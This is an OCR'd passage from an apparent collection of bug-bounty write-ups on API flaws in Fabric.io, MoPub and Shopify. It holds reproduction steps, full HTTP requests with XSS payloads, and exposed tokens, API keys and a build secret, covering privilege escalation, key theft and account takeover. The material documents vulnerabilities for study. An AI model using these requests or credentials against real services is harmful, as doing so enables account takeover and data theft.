
Simple Steps To verify:


1. Login to Agent account and Open this >> https://victim2-80.terminal.com/zopadmin.html
2. Now Click on " Done have access_token? Click Here"
3. IT will prompt "Allow Or Deny " , Click on Allow
4. Now it will show you the "Access Token ", Copy it
5. Now open Owner account and disable agent account
6. Now go here again >> https://victim2-80.terminal.com/zopadmin.html
7. And give access_token there and Click on Submit
8. An account will be created with email = lol@gmail.com & password=csrfcsrf

API EXAMPLE 4

Vulnerablity Type: API.

Screenshot of Component:





URL GET/POST data: POST METHOD:

https://fabric.io/img-srcx-onerrorprompt15/android/apps/app.myapplication/mopub

Business Logic:

The Fabric platform is made of three modular kits that address some of the most common and pervasive challenges that all app developers face: stability, distribution, revenue and identity. It combines the services of Crashlytics, MoPub, Twitter and others to help you build more stable apps, generate revenue through the world's largest mobile ad exchange and enable you to tap into Twitter's sign-in systems and rich streams of real-time content for greater distribution and simpler identity. And Fabric was built with ease of use in mind.

There is an option to enroll your organization in fabric.io for mopub , but this particular end point is missing proper authorization checks allowing any user to steal API tokens.

Vulnerable Request:

Vulnerable request

```
POST /api/v3/organizations/5460d2394b793294df01104a/mopub/activate HTTP/1.1
Host: fabric.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: 0jGxOZOgvkmucYubALnlQyoIlsSUBJ1VQxjw0qjp73A=
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e77
X-Requested-With: XMLHttpRequest
Referer: https://fabric.io/img-srcx-onerrorprompt15/android/apps/app.myapplication/mopub
Content-Length: 235
Cookie: <redacted>
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

company_name=dragoncompany&address1=%22%3E%3Cimg+src%3Dx+onerror%3Dprompt(1)%3E&address2=%22%3E%3Cimg+s
```

Response:


{"mopub_identity":{"id":"5496c76e8b15dabe9c0006d7","confirmed":true,"primary":false,"service":"mopub","token":"35592"},"organization":{"id":"5460d2394b793294df01104a","name":"\u003Ca href=\"javascript:alert(1);\"\u003Es\u003C/a\u003E\u003Ch1\u003Etest\u003C/h1\u003E","alias":"img-srcx-onerrorprompt1s-projects2","api_key":"8590313c7382375063c2fe279a4487a98387767a","enrollments":{"beta_distribution":"true"},"accounts_count":3,"apps_counts":{"android":2},"sdk_organization":true,"build_secret":"5ef0323f62d71c475611a635ea09a3132f037557d801503573b643ef8ad82054","mopub_id":"33525"}}

Steps To Reproduce:

1. create two accounts
2. note down organization id's from both the accounts
3. repeat the above request with organization id of B from account A
4. you will be able to steal victims mopub API key

Account Takeover:


1. Use the above method to steal the build secret from the victim using fabric.io
2. use the below URL to get access into victims mopub account. https://app.mopub.com/complete/htsdk/?code=[build secret]&next=%2d replace [build secret] with token you extracted from step one
3. Now you will have access to victims mopub's account with all his apps/organizations from fabric as shown in the screenshot




API EXAMPLE 5

Vulnerablity Type: API Permission Apocalypse Privilege Escalation.

Screenshot of Component:





URL GET/POST data: DELETE METHOD:

https://fabric.io/dashboard.

Business Logic:

The Fabric platform is made of three modular kits that address some of the most common and pervasive challenges that all app developers face: stability, distribution, revenue and identity. It combines the services of Crashlytics, MoPub, Twitter and others to help you build more stable apps, generate revenue through the world's largest mobile ad exchange and enable you to tap into Twitter's sign-in systems and rich streams of real-time content for greater distribution and simpler identity. And Fabric was built with ease of use in mind.

Using fabric SDK one could embed Crashlytics, Login with twitter into their Android/IOS application. Users can manage/track reports from their dashboard at https://fabric.io/dashboard.

Vulnerability Description:

While in dashboard we could see two type of users:

1. Admin – Can Delete Apps, Add members, Delete Members
2. Member- Cannot Delete Apps, Cannot Add Members, Cannot Delete Members

On logging into Fabric.io every user gets an access token,

this access token along with session cookies are used to authenticate every request. So we checked if the member's access token can be used to perform admin requests.

We intercepted a delete request from the admin's profile , Replaced the access token (X-CRASHLYTICS-DEVELOPER-TOKEN:) with member's access token along with the member's session cookie.

The request looks like:

```
DELETE /api/v2/organizations/5460d2394b793294df01104a/apps/5496f78544
Host: www.fabric.io
Connection: keep-alive
Accept: application/json, text/javascript, /; q=0.01
Origin: https://www.fabric.io
X-CSRF-Token: 06MzlRvMNizNQLk9VZWk5pb3LU6PUagNLPdGFQ4HdOg=
X-Requested-With: XMLHttpRequest
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (K
Referer: https://www.fabric.io/settings/apps
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie:
```


Upon sending the above request we got a 200 status as response and the application was successfully deleted.


Using this vulnerability a attacker with normal member privileges could have made himself an admin and could have taken over that organization.

API EXAMPLE 6

Vulnerablity Type: Disclosure of all the apps with hash ID in mopub through API request (Authentication bypass).

Screenshot of Component:





URL GET/POST data: GET METHOD:

https://app.mopub.com/networks/v2/api/segment/%5BSegment_id%5D

Business Logic:


1.Go to your mopub account and create a segment in your network.
2.You will get a segment ID now.


3.Now Go to the API link :
https://app.mopub.com/networks/v2/api/segment/%5BSegment_id%5D
Note : page will take lot of time to open and your browser may crash because the response will have all the Apps in mohub with there hash key.
4.When the page will be opened you can see all the Apps in App section.


API EXAMPLE 7

Vulnerability Type: API

Screenshot of Component:







URL GET/POST data: GET METHOD:

https://victim.myshopify.com/admin/oauth/authorize?client_id=fc49e813f5aad9c8d8f65117031a9684&scope=read_apps,write_apps,write_content,read_content,write_customers,read_customers,read_disputes,write_fulfillments,read_fulfillments,write_gift_cards,read_gift_cards,write_orders,read_orders,read_products,write_products,read_script_tags,write_script_tags,write_scripts,read_scripts,read_shipping,write_shipping,write_social_network_accounts,read_social_network_accounts,read_themes,write_themes,read_channels,write_channels&redirect_uri=http://while42.myshopify.com/&state=123&shop=while42


Business Logic:

As documented here, an app can access to the following scopes :
https://docs.shopify.com/api/authentication/oauth#scopes.
But an app can request/get access to a lots more scopes, and some of those scope shouldn't be accessible.

Then request the access_token, and use it to access to any of those scopes.

1. Using your app access_token in the following requests (X-Shopify-Access-Token)
2. GET /admin/channels.json (Get all channels IDs)
3. DELETE /admin/channels/a_Channel_ID.json (Remove any of the channels)


You can test at while42.myshopify.com with:
X-Shopify-Access-Token: 77a01fc64f65fd16b0b38bc31694e4ce

